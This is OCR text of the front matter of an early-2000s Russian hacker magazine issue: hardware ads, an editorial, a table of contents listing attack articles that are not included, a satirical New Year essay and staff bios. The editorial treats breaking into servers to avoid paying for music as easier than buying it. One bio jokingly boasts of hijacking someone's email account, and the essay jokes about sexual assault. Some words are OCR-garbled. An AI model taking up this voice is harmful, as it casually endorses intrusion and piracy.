

НА ПИКЕ ВЫСОКИХ ТЕХНОЛОГИЙ



FL 577LH

15" ЖК-монитор совершенный дизайн, воплощение передовых технологий

Автозаводская ул., д. 11

ул. Люблинская, д. 169

Никольская ул., д. 8/1

Яблочкова ул., д. 12

Чонгарский бул., д. 3, к. 2

Столешников пер., д. 13/15

Протополовский пер., д. 6

Ленинградское ш., д.16, стр.1-2



абсолютно плоский 17" экран, идеальное соотношение цена/качество

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания

Тел.: 291-2686, 291-5769, 291-5870; Факс: 291-5794 E-mail: technotrade@technotrade.ru

магазины розничной торговли:

М.видео: 777-777-5

пр. Мира, д.91, к.1 Измайловский вал ул., д. 3 Пятницкая ул., д. 3 Маросейка ул., д. 6/8, стр.1 Большая Черкизовская ул., д. 1

ISM: 785-5701, 787-7781, 280-5144, 210-8340 Нахимовский пр-т, д. 24 Университетский пр-т, д. 6 корп. 3

Ф Центр: 472-6401, 205-3666, 785-1785

Сухонская ул., д. 7а Выставочно-деловой центр на «ВВЦ», пав. 71, 1 этаж, Мантулинская ул., д. 2

Сеть компьютерных центров POLARIS Единая справочная служба: 7555557

Радиокомплект-компьютер: 953-8178, 424-7157 Ул. Бахрушина д. 17, стр. 2

Старт-Мастер: 935-3852, 784-6383, 231-4911 Ленинский пр-т. д. 99. м-н. Электроника

ОПТОВЫЕ ПРОДАЖИ:

ELSIE - Варшавское ш., д. 125, тел. 777-9779

ELST - Рязанский пр-т., д. 59, тел. 728-4060

CITILINK - Народного ополчения ул., д. 34, тел. 745-2999

ISM - Нахимовский пр-т, д. 24, тел. 785-5701

ДЕНИКИН - Огородный пр., д.8, тел. 787-4999

ИНЛАЙН - г. Долгопрудный Московской области, Первомайская ул., д. 3/Ц, тел. 941-6161

ИНТАНТ - г. Томск, тел. (3822) 420-224, (3822) 420-234

Никс - Звездный бульвар, д. 19, тел. 216-7001

NT Computer - Волоколамское ш., д. 2, тел. 755-5824

Олди - Трифоновская ул., д. 45 тел. 284-0238

Сетевая лаборатория - ул. Тимирязевская д. 1/4 тел. 784-6490



ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.



INTRO

Только что сел писать эту интру и решил создать себе соответствующее настроение, пустив в наушники философский речитатив Eminem'a "Lose Yourself". Пять минут поиска этого трека в нете привели меня к эпилептическому припадку. На всех болееменее известных широкой общественности mp3-сайтах мне предлагали зарегистрировать, перечислить денег, встать в позу речного краба или сделать еще что-нибудь такое, чего мне делать совсем не хотелось. Самое интересное, что все эти сайты – бывшие крупнейшие раздатчики халявы – как-то одновременно, синхронно и очень организованно перешли на такую форму работы. В итоге я нашел то, что мне было нужно, на www.xakep.ru, который находится в одной со мной локальной сети... Блин, и что я должен по этому поводу думать? Куда катится этот чертов инет?! Какого хрена я должен платить деньги (ДЕНЬГИ!) за то, что я привык получать БЕСПЛАТНО?! Блин, даже сам факт того, что мне предлагают купить (купить, мать их, подумать только!) mp3-файл, для меня уже оскорбителен. Промолчу уж о том, что mp3 – подыхающий формат (Ogq Vorbis!)...

Конечно, я никогда не то что не заплачу, я и пальцем не пошевелю за доступ к mp3файлу. Мне и my kind people'у морально легче ломануть сервак и качнуть оттуда этот файл, чем платить за него. И дело тут не в деньгах, дело в системе ценностей. В моем понимании mp3-файл – это ничто. Я всегда могу найти практически любой mp3файл, я могу рипнуть его с сидюка и выложить в сеть, я могу скачать его себе на хайтек ручку-плеер с хай-тек часов-плеера приятеля по инфраред, катаясь в метро. Я полностью представляю себе, что такое mp3-файл, из чего он состоит. При желании я могу написать программу, конвертирующую во что-нибудь или как-то еще обрабатывающую этот файл. Но я гик, урод виртуальной реальности, а ведь есть люди, которые покупают эти самые mp3-фалы на тех самых сайтах. Для них это нормально – они не представляют, что такое mp3, не знают, что там внутри, не знают, откуда он берется и т.д. Они могут сравнить только результат: заплатил деньги, купил диск, послушал; заплатил деньги, скачал файл, послушал – результат один и тот же, значит все в порядке, все окей! Даже еще лучше – не надо добираться до пиратской палатки у метро, музыка играет сама собой, надо просто нажать кнопку: компьютеры – это круто, они облегчают жизнь, делают ее более комфортной и все такое. И такие люди сейчас заполонили инет.

Но я не буду говорить, что это плохо, что они мешают, путаются под ногами и т.д. Наоборот, это круто. Представляешь, куча особей пришла в нашу с тобой естественную среду обитания! Они слепы, глухи, немощны, плохо себе представляют, что и как работает и даже плохо представляют, куда они попали. А мы живем в этой среде, знаем ее, чувствуем ее — интернет наш. А теперь подумай, кто в выигрышном положении, мы или они? Конечно мы! И то преимущество, которое у нас есть уже сейчас, надо укреплять и поддерживать. Пускай эти люди ходят на наши сайты, покупают у нас mp3, обои для рабочего стола и прочую херню (херню для нас). Пускай эти люди восхищаются нашему превосходству, нашим умениям, нашей власти... Стоп! Что-то я разошелся, млин:). Наверное, Эминем на меня так подействовал... Сорри. Я просто хотел сказать, что со следующего номера мы начинаем серию Спецов по веб-девелопменту, и, что я очень надеюсь, что, прочитав ее, ты откроешь для себя много нового и интересного.

Смайл, приятель! Не грузись, даже если тебя грузят очень убедительно :)!

n0ah

CONTEN













Биты

Что такое новый год?

Команда

Spez-Crew v 2.0

Cover Story

 Виртуальный новый год Заспиртованный компутер Новогодние фейерверки **HACKERWEAR** Карнавал киберпанка

Свой среди чужих

Подарки нашего сервака

Лучшее из серии по взлому

Классификация 005-атак DOS умножение Spoofing

В поисках вакантных дыр htaccess и htpasswd

Пожмем друг другу руки Сканеры безопасности под win

Стандартные порты Разведка

Атака

Прикладное туннелирование

haxorz4haxorz

Прикольные истории про компы

Паяльник

Лазерный дальномер Прозвонкина

WINformation

Полезняшки

][-desktop: взгляд в небо

■ Мягкие места инета Update

Креатив

Меня зовут Голливуд (Part 2 - Декорации) Технология вышивания крестиком Новогодняя мышь креативщика TIPS OF FLASH: В лесу родилась елочка TIPS OF WEB Сайт перед Рождеством

Relax

Бурбуляторы

Стори

Первый из рода

Книжки

Полезные буки по хаку и не только

E-mail Комикс

Редакция

главный редактор Рубен Кочарян (noah@real.xakep.ru) зам. главного редактора Андрей Михайлюк (dronich@real.xakep.ru) креативный редактор Алексей Короткин (donor@real.xakep.ru) корректор

Виталий Петрович (VP)

Art.

4

80

108

12

арт-директор Денис Ландин (landin@gameland.ru) дизайн-верстка Дмитрий Романишкин (romanishkin@gameland.ru)

художники Анатолий Rover, Юрий Никитин, Артем Симаков, Константин Камардин, Grif, Юлия Розова

Реклама

руководитель отдела Игорь Пискунов (igor@gameland.ru) менеджеры отдела Басова Ольга (olga@gameland.ru) Крымова Виктория (vika@gameland.ru) Авдеев Владимир (avdeev@gameland.ru) Рубин Борис (rubin@gameland.ru) Емельянцева Ольга (olgaeml@gameland.ru) (095) 229.43.67

(095) 924.96.94 Оптовая продажа

(095) 229.28.32

руководитель отдела

Владимир Смирнов (vladimir@gameland.ru) менеджеры отдела Андрей Степанов (andrey@gameland.ru) Самвел Анташян (samvel@gameland.ru)

PR менеджер Яна Губарь (yana@gameland.ru) (095) 292.39.08

(095) 292.54.63 (095) 924.96.94

PUBLISHING

учредитель и издатель ООО "Гейм Лэнд" **директор** Дмитрий Агарунов (dmitri@gameland.ru) финансовый директор Борис Скворцов (boris@gameland.ru) технический директор Сергей Лянге (serge@gameland.ru)

Для писем 101000, Москва, Главпочтамт, а/я 652, Хакер

Web-Site http://www.xakep.ru

E-mail spec@real.xakep.ru

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере За перепечатку наших материа без спроса - преследуем.

Отпечатано в типографии «ScanWeb»,

Запегистриповано в Министерстве Российской Федерации по лелам печати, телералиовещанию и средствам массовых коммуникаций ПИ № 77-12014 от 4 марта 2002 г.

Тираж 42 000 экземпляров.



Компьютеры Apek Universal на базе процессоров Intel[®] Pentium[®] 4, созданные с использованием современнейших технологий позволяют поновому взглянуть на окружающий мир. Последние технологии обработки видео, звука и графики позволяют использовать новый Apek Universal как универсальное средство для создания профессиональных и домашних музыкальных студий, фотостудий, станций видео-монтажа и многого другого.



Удивительные возможности <mark>Apek Universal</mark> на базе процессоров Intel® Pentium $^{ ext{@}}$ 4 помогут полностью раскрыть Ваш творческий потенциал. Используя средства коммуникаций нового Apek Universal Вы получаете возможность живого общения со всем миром не выходя из дома в сети Интернет. Apek Universal можно использовать как средство обучения и развлечения, так как его возможности отвечают требованиям самых различных приложений.



м. "Белорусская" пл. Тверская застава, 3 м. "Савеловская" тел./факс (095) 250-46-57, 250-44-76, 250-55-36 http://www.del.ru e-mail: info@del.ru

Сущевский вал, 5, стр.1А тел./факс (095) 788-00-38 e-mail: savel@del.ru

м. "Шоссе энтузиастов" пр. Буденного, 53 тел./факс (095) 788-19-65 e-mail: budenovsky@del.ru

ЧТОВА МАВА -НОВЫИ ГОД?

КОВЫРЯЕМСЯ В ИСХОДНИКАХ

SpezCrew (spez@real.xakep.ru)

О ТОМ, ЧТО ЖЕ ТЯКОЕ "НОВЫЙ ГОД", ЗЯДУМЫВЯЮТСЯ НЕМНОГИЕ.

ЕСЛИ ИСХОДИТЬ ИЗ НЯЗВЯНИЯ, ТЯК МОЖНО ОХЯРЯКТЕРИЗОВЯТЬ ЛЮБОЙ
ПЕРИОД ЖИЗНИ ИНДИВИДУУМЯ, НЯЧЯЛЬНОЙ ТОЧКОЙ КОТОРОГО
БУДУТ ТЕКУЩИЙ ДЕНЬ И ЧЯС, Я КОНЕЧНОЙ - ТОТ ЖЕ ЧЯС И, КЯК ЭТО
НЕ ПЯРЯДОКСЯЛЬНО, ЗНЯЧЕНИЕ ДНЯ,
ВЫЧИСЛЕННОЕ ПО ФОРМУЛЕ МЕШОЯЧ=SUM(MONTH*DRY)I - 365,
ГДЕ ЗЯ І ПРИНИМЯЕТСЯ НОМЕР МЕСЯЦЯ, Я МОМТН И ОЯУ - КОЛИЧЕСТВО
ДНЕЙ В МЕСЯЦЕ И ИХ ПОРЯДКОВЫЕ НОМЕРЯ (ПРОНИКНИСЬ
ГЛУБИНОЙ ИДЕИ :)).

В принципе, схему расчета можно свести к двойному интегралу по d(day) d(month), но мы этого делать не будем, так как человеку свойственно ошибаться и "новым годом" массы именуют одну ночь праздника. С гордостью хочется заметить, что только в нашей стране народ пытается побороть этот парадокс и доводит время празднования до двух недель (а особо упорные и до трех). В новогоднюю ночь на территории России принято запивать водку шампанским, засыпать в неизменном тазике салата "оливье" (несчастный французский повар и не думал, что приобретет популярность таким экстравагантным способом) и наедаться апельсинами и мандаринами до полной потери сознания (возможно, именно в этот процесс корнями уходит народная мудрость "как свинья в апельсинах").

Атрибутика праздника незамысловата и до трогательности проста - гирлянды (последовательно подключенные к единой несущей низковольтовые лампы), конфетти (остатки дырокольно-подшивательской деятельности офисных работников) и, разумеется, петарды. По старинному обычаю, самого слабого и неумелого юношу, который не взорвал на празднике ни одной петарды, весной забирают работники военкомата и два года учат этому нелегкому делу. Именно поэтому молодежь в новогоднюю ночь рьяно уничтожает запасы пороховых

хлопушек и петард, стараясь отпугнуть от своего дома "демонов-военкомов".

Интересна также история Деда Мороза, появляющегося в новый год с мешком подарков и некой Снегурочкой. В стародавние времена, завидев на дороге прохожего с мешком и симпатичной спутницей, лихие люди отбирали все содержимое мешка Мороза, а Снегурочку его... хм, принуждали к половым сношениям. Зато потом, раздобрев, отпаивали деда водкой и утешали потерявшую девичью честь Снегурку. В наше время этих традиций почти никто не соблюдает, поэтому Дед Мороз сам открывает мешок, предлагая желающим забрать понравившиеся им вещи, а Снегурочкой выбирают девиц не первой свежести. Без изменений осталась только питейная часть обряда, которой не пренебрегают ни в одном порядочном

Но хватит рыться в тлене старых обрядов, передвинем глаз на современную ситуацию. И что мы видим? Кошмар! Старье отвалилось, а новье не выросло. Многие современные амигосы узнают о том, что где-то скоро наступит какой-то новый год из незащищенных каналов связи, как второстепенную, побочную информацию. Конечно, далеко не все, но это, однако, тенденция. И даже получив тревожные сигналы, эти продвинутые члены нашего общества не придают

им большого значения. Они начинают беспокоиться только тогда, когда другие члены общества, играющие роль клиентов (родители, подруги (друзья?), знакомые) пытаются злобно ребутнуть их чем-нибуть по голове, потому что получили жирный DoS вместо сервисов под кодовыми названиями "поздравления", "подарки", "программа новогодних мероприятий". Бедняги спешно пытаются исправить error'ы, которых не понимают, но уже ничего не могут поделать, так как уже нету свободных мегамест в ночных хард-клубах, траффик через Красную площадь превышает 100 челобит, а extended магазины out of podarki. Наших гордых мэнов новой эры, которые призваны гигатоннами переваривать и отрыгивать информационные потоки, начинает клинить. Они совершают иррациональные копирования своей сущности из одной тупой пьяной тусы в другую и обратно, пытаются пробить многочелобитный траффик в центре города, ловят многочасовые лаги, застряв в отдаленных районах города, потому что прекратило работать метро и так далее. Надо что-то делать! Пора спасать будущее кибернации! Мы видим только один выход - перенести концепцию нового года в цифру. Ну, а пока этого не случилось, будем пробовать всевозможные альтернативные варианты встречи NY. Brutforce forever!!!

X





Оцените в полной мере игровые возможноств компьютера. Эксилон Home EX43 на базе процессора Intel® Pentium® 4.



Компьютер Эксилон на базе процессора Intel® Pentium® 4, обладает широчайшими в ровыми

- рована (POCC RU. ME61.B01302)
- Гарантия 2 года на всю продукцию Бесплатная доставка по Москве

ПРОЦЕСС: NOAH ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: ROOT

ВСЕМ привет! Я – n0ah, главред Спеца.

Сейчас открою большой секрет – я на самом деле ни фига не n0ah. Точнее, я уже Ноа, но когда попадал в команду, им не был. Просто я взломал ящик чувака с ником Ноа (noah@inbox.ru), почитал там его переписку с Холодильником и решил занять его место :) (так




как Холод с тем чуваком в реале еще ни разу не виделись). Мало того, я еще и получил гонорар за первую статью того чувака — падонак, слов нет. Верить этой телеге или нет — дело твое :). Единственное, что могу подсказать, если действительно интересно, лапши я тебе сейчас навешал или открыл страшную тайну, найди ту самую мою первую статью (в каком номере — не скажу из вредности), внимательно ее изучи, потом загляни в братскую могилу, скажем, в этом номере и пораскинь мозгами;).

Люблю кино: Криминальное чтиво, Четыре комнаты, Эксперимент, Леон, В китае едят собак, Нирвана (!), Хакеры (!!!), Форест Гамп, Амели и прочий рулез в том же духе. Из последних очень порадовали фильмы с Мэлом Гибсоном — Знаки и Мы были соллатами

Не люблю кино: Остин Пауэрс (ненавижу! когда посмотрел, понял, что просто выкинул полтора часа



из своей жизни, да еще и денег заплатил!), сериалы на большом экране (Звездные войны, Властелин колец (хотя массовые сцены там сняты прикольно), Гарри Поттер) — считаю это выбиванием бабла из народа в откровенной, неприкрытой форме;).





Не люблю музыку (в смысле "вызывает отвращение"): Нашу и американскую попсу (британскую еще терпеть можно) и всякое прочее дерьмо, перечис-

лять которое не буду, дабы не похабить недостойными буквосочетаниями клавиатуру, монитор и странички журнала:).

странички журнала ;). Люблю книжки: "Фараон" Болеслава Пруса (очень жизненная книга), американскую научную фантастику 60-70-х годов, проявления киберпанка на бумаге, компьютерную литературу (в смысле всякие учебники по программированию, сетям и прочее).

Не люблю книжки: Ммм.., ничего в голову не приходит! Мазафака, склероз! Помню же, что недавно читал какой-то отстой и давился от злости... Что именно — не помню :(. Надо не забыть прикупить пару палок мозгов. Обязательно не забуду :).

Люблю еду: Аааа, ммм, мне, пожалуйста, порцию лингвини и бутылочку Кьянти! (с) Кройд Кренсон. На самом деле ем то, что есть. Особых пристрастий в еде нет. Ну, разве что хороший яблочный пирог с горячим шоколадом в какой-нибудь уютной кофешке.

Не люблю еду: Рыбу и прочие морепродукты (кроме кальмарового салата), суши, роллы, пунты, хунты и прочую еду наших восточных соседей, баранину, борщ.

Люблю вообще: Компы, Инет и все, что с ними хоть как-то связано, кататься на ролах и на сноуборде, море, лето, деньги (очень люблю ;)!). Еще очень нравится ощущение, когда удается разобраться в очередной технологии, и приходит понимание того, чем руководствовались ее создатели. Это относится не только к компам. но и к жизни вообше :).

Не люблю вообще: Когда мне врут, и я это вижу (люди, учитесь врать так, чтоб не было понятно!), всякого рода депресняки, отвратную погоду, идиотские мысли в

ПРОЦЕСС: ДЕН ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: X

ХАЙ, ppl!

Для тех, кому реально интересно что-то узнать обо мне, я буду из номера в номер п убликовать свои мемуары с детскими фотографиями всех своих родственников и знакомых:). Для остальных нормальных людей немного инфы прямо сейчас.

Я - арт-директор Спеца. В данный момент мне уже




идет третий десяток, и учиться я уже завязал. Комп появился в начале 90-х, и я сразу же захотел стать про-

граммистом, потом программистом игр, потом просто играл в игры и ничего не хотел, потом увидел 3D Studio, потом 3D MAX, Photoshop и Illustrator, и понеслась.

Кстати, космонавтом или дворни-

Маленькая история о том, как я попал в команду.

Ну, как-то раз иду я, значит, и вдруг вижу - команда. Я и говорю: "А можно с вами?". А мне отвечают: "А давай!". Вот так я и попал в команду (шутка:))). На самом деле друг детства Алик Вайнер (арт-директор Страны Игр), он же Jmurik, притащил меня в GameLand, где я теперь и обитаю, за что ему, собственно, 10х.



Люблю: свою девушку, рулить тачку, CS, кататься в супермаркетах на тележках, вкусно поесть и крепко

Не люблю: писать про себя, рано вставать, попсу, инсталлировать винды.


Из фильмов люблю: Бразилия, Матрица, Бойцовский клуб, Большой Лебовски, Амели, Криминальное чтиво, наши старые фильмы.

Музыку слушаю разную, очень люблю шансон (шутка!!!!). Ha самом деле нравится все, кроме попсы: от Drum'n'Bass до русского рока.

В будущем планирую заработать много денег и купить Need For Speed в реале.

ПРОЦЕСС: ДРОНИЧ ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: SYSTEM

ИЗВЛЕЧЕНИЯ из логов моего существования: Детство помнится смутно, самое яркое воспоминание - драка в детском саду с применением иг-. рушечной маши-ны "БелАЗ" весом в четыре киторую я был с по-зором изгнан из, в общем-то, приличного заведеговоря, эта драка и оказалась первым



шагом к компам вообще и Спецу в частности, потому как дома я стал развлекать себя тонкой настройкой разно-

образной техники, а вскоре добрался и до "трешки", стоявшей на рабочем месте моей матушки. И понеслось... Сменив за свою жизнь всего три компа, я умудрился пожить под всеми возможными версиями виндов, BeOS и даже шел-лом от линукса (как-то не прижи-лась графическая оболочка).][в конце 99 года, но сразу понял: это - мой журнал. И однажды, во-одушевленный успешным хаком отечественного АОНа, взял да и написал статейку в любимое издание. Так и началась моя счастливая и беззаботная жизнь от дедлайна до дедлайна :).



Прошел год, и теперь я, уже как заместитель главного редактора,

прилагаю все усилия к тому, чтобы наш журнал стал еще лучше и еще интереснее. А попутно пытаюсь учиться на третьем курсе МЭСИ по специальности "Прикладная информатика в экономике".

На компе я ежедневно мучаюсь с виндами, креативлю техноритмы во FrootyLoops и ReBirth, пишу гневные письма авторам в TheBat'е и рисую порномультики про

Люблю: сбычу мечт :), девушек, ром с колой, сыр чечил, шоколад "Аленка", активный отдых на природе, пикники, волейбол, командные файлы, рулить (на машине/скутере/велосипеде), стебаться, спорить с людьми на интересные темы, гулять по центру Москвы, гаматься в GTA3.


Не люблю: военную кафедру, собирать грибы, дождь, слякоть, тупых преподов, старые анекдоты, неизбежность, вареную капусту, когда меня зовут "Андреем" (бвэээ... офицальщиной пованивает... Андрюша и Дро-

нич гораздо приятнее :)). А еще я люблю умных и интересных людей с чувством юмора (редко такие встречаются), кино, которое заставляет задуматься (X-files просьба не предлагать, попсово), любую музыку, кроме совсем уж экстримных noise'ов. Конкретно сейчас, например, балдею от Pizzicato Five, Cumbustible Edison, Nightwish и AK1200. Неслабый микс, правда? ;).

А больше всего мне нравится изредка нажать на "Pause" и посмотреть на свою "жизнь в режиме nonstop" со сто-роны, в одиночестве сидя в креслес с любимым котом на коленях. Особенно эта фишка канает после сдачи очередного Спеца.

TPOLECC: DONOR ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: SYSTEM

В ДАЛЕКОМ Y2k на спор взорвал Холоду мусоропровод, а Холод не обиделся (потому что мусор выносить не любил), но посадил меня в редакцию на неопределенный срок. Вот, теперь мотаю срок в камере креатиффного редуктора. Когда заложил свой мозг, уже не помню, потому что нечем, а мо-дулей памяти всегда не хватает.



Люблю ковыряться в компе и разных интересных прогах, кино на большом экране с кучей спецэффектов, пьянкигулянки, Countr'y в рабочее время, люблю устраивать всяки X-



предприятия и мутить разные креатиффные фишки.

Не люблю, когда вырубают электроэнергию во время форматирования винта, рано вставать, когда на утро пропадают кластеры с данными о пьянке-гулянке (значит, продукт потрачен впустую), слоноботов в любое время и в любом виде, напряги по работе и вопящих начальников.



Мечтаю о грандиозной халяве, чтобы не надо было делать то, что не хочется, но надо.

ПРОЦЕСС: ФЕДОР ДОБРЯНСКИЙ, DR.COD, МАТУШКА ЛЕНЬ (МАТUSHKA_LEN'|LOVETECH|), РВАНЫЙ НЕРВ, ДОКТОР ПРОЗВОНКИН, ДОКТОР ДОБРЯНСКИЙ И ТОМУ ПОДОБНЫЕ... ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: KERNEL

КОГДА-ТО вместе с SINtez'ом работал в журнале "Компьютер и жизнь". В декабре 1998 года мы начали делать самый первый номер][, который вышел в феврале 1999-го. В][я велрубрики "FAQ" и "ИМПЛАНТ", а также серьезно поддерживал "Западло" и "Паяльник". Потом появился Спец, и я стал писать и фотографировать туда.



Параллельно я получил громадный жизненный и производственный опыт от учебы в био-классе гимназии, от стажировки в нейрофизиологической лаборатории ИИППИ РАН, от работы в Академии Природной Медицины "ЛАМА", от работы в крупной программисткой компании СВООS, от стажировки в сетевом интеграторе "Информсвязь". За это время я написал модуль для Быстрых Преобразований Фурье; паял Автоматический Определитель Номера и писал софт к нему вместе с друзьями; пытался организовать радио-клуб, но ничего не вышло; немного админил Unix и WinNT сервера; спроектировал софтварную модель сигнатурного анализатора на MicroCap; спроектировал и запаял тестер для радарного блока; запускал голос,





TCP/IP и X.25 через Frame Relay на каналообразующем оборудовании Memotec и Motorola.


В настоящий момент я заканчиваю МИРЭА, разрабатываю контроллер памяти для нового векторного процессора в РАН, жестко тестирую железо в test_lab, пишу сложные материалы по сетям и другие статьи в Спец.

Считаю, что примитивное вагинальное сношение - лишь капля в бескрайнем море секса.

Мечтаю спаять компьютерный интерфейс для управления системой усилием воли!

ПРОЦЕСС: GAUTAMA ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: X

ДАВНЫМ-ДАВНО, в одной далекой империи родился мальчик. Он только родился, а уже злые доктора хлопали его по попке. Они знали, что в один прекрасный день этот маленький и беззащитный ребенок вырастет. Но они и представить себе не могли, что он станет работать в журнале "СпецХ" и принесет с собой хаос и разрушение в ряды вражеского про-



граммного обеспечения и радость в сердца близких ему по духу хакеров. Этот мальчик был я.

В те далекие годы, не имея возможности собирать компьютеры и ползать в Интернете, за полным отсутствием тако-





вых, я решил заняться разносторонним образованием и подался в полиграфический институт, где под управлением мудрейших наставников готовили исти<u>нных джедаев книгопе-</u> чатания и книжного дела...

...Прошло время, и вот однажды по-сле долгих странствий встретились на окраине Вселенной два джедая -Гаутама и Гуру, из галактики Gameland. Рассказ Гуру о трудностях, возникших на планете СпецХ из-за нехватки квалифицированных бойцов невидимого фронта, вдохновил меня поспешить на помощь. Так в лучах неяркого осеннего солнца появился я на этой планете в роли дизайнера-верстальщика. Нельзя сказать, что сразу наступило всеобщее благоденствие, особенно удручают ночные вахты перед сдачей номера, но все-

Нравится мне слушать группы "Крематория", "Алисы" и "Пикника", песни Кельтов. Из кино предпочитаю классику родного и неродного кинематографа ("Кин-дза-дза", "Женитьба Фигаро", "Ва-банк") под стаканчик хорошего пива с прожаренной отбивной, приготовленной верной боевой подругой. В свободное время люблю заниматься фотосъемкой тех коротких мгновений, что составляют вечность, воспитывать маленького падавана, с малолетства взращенного на любви к технике и ее взлому. Непримиримый протест вызывают мыльные сериалы, а так

же постимперская попса.

Кого я люблю: себя, маму, свою девушку ДаСаду, кошек.

еще раз компы. Кто-то однажды спросил меня: а не надоест ли так - и работа с компами, и хобби тоже с компами? НИКАДА! - ответил им я, разорвав на груди рубаху, под которой оказалась майка с надписью ROOT. Види-мо и вправду - никогда. Такие вот мы - киберпанки.

Путешествия. Мечтаю уехать в кругосветное путешествие, как только разбогатею...

Внедорожные мощные автомобили. Музыку и изобразительные искусства. Психологию и эзотерику.

Чего я не люблю (не перевариваю, ненавижу и т.д.): Тупых людей.

Старушек с тележками и толстых крупногабаритных теток, которые прессуют меня в московском метро и

заставляют уступать им место.
Мусоровоз, который ранним утром тарахтит под окном, когда я только собираюсь уснуть после неравной борьбы с компилятором и отладчиком.

Брехучих (и не очень) собак. Жареную (вареную, сушеную и т.д.) рыбу. Тупую отечественную попсу.

Еда: спагетти с сыром, устрицы и еще все, что сладкое. Напитки: пиво, минералка.

Музыка: металл, рок и, как ни странно, всякая классика и этника.

Кино: киберпанк - Matrix - Forever; боевики - добрый дядя картинно мочит всяких уродов; ужастики и триллеры - и чтобы крови и ошметков побольше; комедии - как тупые американские, так и наши.

Мечта: открыть компьютерную мегакорпорацию... а вообще, когда мне будет за 70, оцифровать свое сознание, поменять постаревшее бренное тело на чтонибудь более совершенное и стать бессмертным киберменом - вечно молодым, вечно пьяным... мечты киберпанка...:).

ПРОЦЕСС: DOCENT (РОМАН ВУКОЛОВ) ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

КАК ПОПАЛ в команду:

Однажды, ран-ним пасмурным утром 199х (эх, склероз) года, решил я перед почту. И в одной из рассылок прочитал, что какому-то жур-налу Хакер нужны авторы в рубрику по взлому игр. И почему-то решил я, что именно меня-то там и не хватает.



Опыта написания статей никакого не было, зато был опыт взлома. Но, тем не менее, статейка и ее контент редакторам понравились. Еще бы - ни такого журнала, ни, тем более, такой рубрики раньше никто не видывал! Опубликовали ее, кажется, в 6-м номере... в смысле, вообще в 6-м по счету. И с тех пор понеслось. А как только появился Спец, начал в него понемногу писать и вскоре окончательно в нем обосновался.

ПРОЦЕСС: ХРЫМZ ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

НАЧНУ сей маленький рассказ собственно с того, как я попал в Spez-Crew. Произошло это, видимо, по велению Бога Джа, так как я просто фанат магазина с первых номеров и в моей голове всегда зрел план стать частью журнала. И тут вот тебе подарок божественный - уже в скором времени стою в темных подвальных порарчики :). Кстати, тот факт, что за любимое дело еще и платят, вообще пробил меня на слезу:).







Люблю:

Девушку свою -Аню. Друзей своих и вообще людей растаманской дуний О.Г.И. Клуб "Китайский летчик Джао Да".



ский клуб etc... Авторы: Харуки Мураками, Энтони

Берджесс, Филипп Дик etc...

Музыка: Не могу точно ответить. От "Паперного ТАМ" до Radiohead..

Пиво. Курить кальян с качественным табаком.

Не люблю: Гопоту. Попсу. Шнейде-


ра и Писарева. Когда Инет кончается во время сдачи

Примерные планы на будущее. Хм. Продолжать работать на благо русской хак-сцены в лице сотрудника Спеца, да и вообще :). Года через четыре, наверное, буду подрабатывать на Царицынском радиорынке - собирать из дешевых деталей боевых киборгов-черепах. Поживем - VВИДИМ.

ПРОЦЕСС: TONY (ПАЛАГИН АНТОН) ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

ИЗВЕСТНЫЙ

танием Топу, в реальности был найден в капусна шею картон-кой с надписью -После продолжительной и упорной борьбы физфака нижегородского университета (aka Лобок) и физими остался там же и работать -



на кафедре ИТФИ. В Спез-Крю попал достаточно банальным образом - написал в редакцию, сказал: "Хочу...", ответили - "Ok".

Занимаюсь:

По специфике работы - это реализация различных АРІ и подсистем ввода/вывода, базирующихся на стандарте VXIplug&play. При этом использую очень большой спектр программных технологий, таких как C/C++, COM/DCOM, ActiveX, Java, XML, Sock и т.д.

По собственным проектам занимаюсь - nix, СУБД, DirectX, проблемами систем принятия решений и искусственного интеллекта.

По хобби интересуюсь проблемами обеспечения безопасности информационных систем, историей, философией, психологией, а также работой спецслужб и их технических средств.

Люблю:

Компьютерные игры, требующие использования интеллекта, а не спинного мозга. Любимые игры: Elite, X-COM, Jagged Alliance, Baldur's Gate, Fallout, Fifa 99, TES, Ghost Recon, Ил-2 Штурмовик.

Музыку всю не на русском языке (в основном это альтернатива, рок, умная попса и ньюэйдж).

Книги - первое место хит парада делят между собой "По-хождения бравого солдата Швейка" Ярослава Гашека, "12 стульев" и "Золотой теленок" Ильфа и Петрова, а также "Dragon Lance" Margaret Weis & Tracy Hickman.

Не люблю:

Флуд непрофессионалов.

Всю музыку на русском языке. Люблю вкусно и плотно покушать натуральную пищу (гамбургеры Бритни в...), из фильмов предпочитаю: комедии и "Собачье сердце". Отдых с распитием нехилого количества алкогольных напитков предпочитаю проводить на природе за городом в компании друзей. Нравятся простые, открытые люди без глазного зрачка в форме \$.

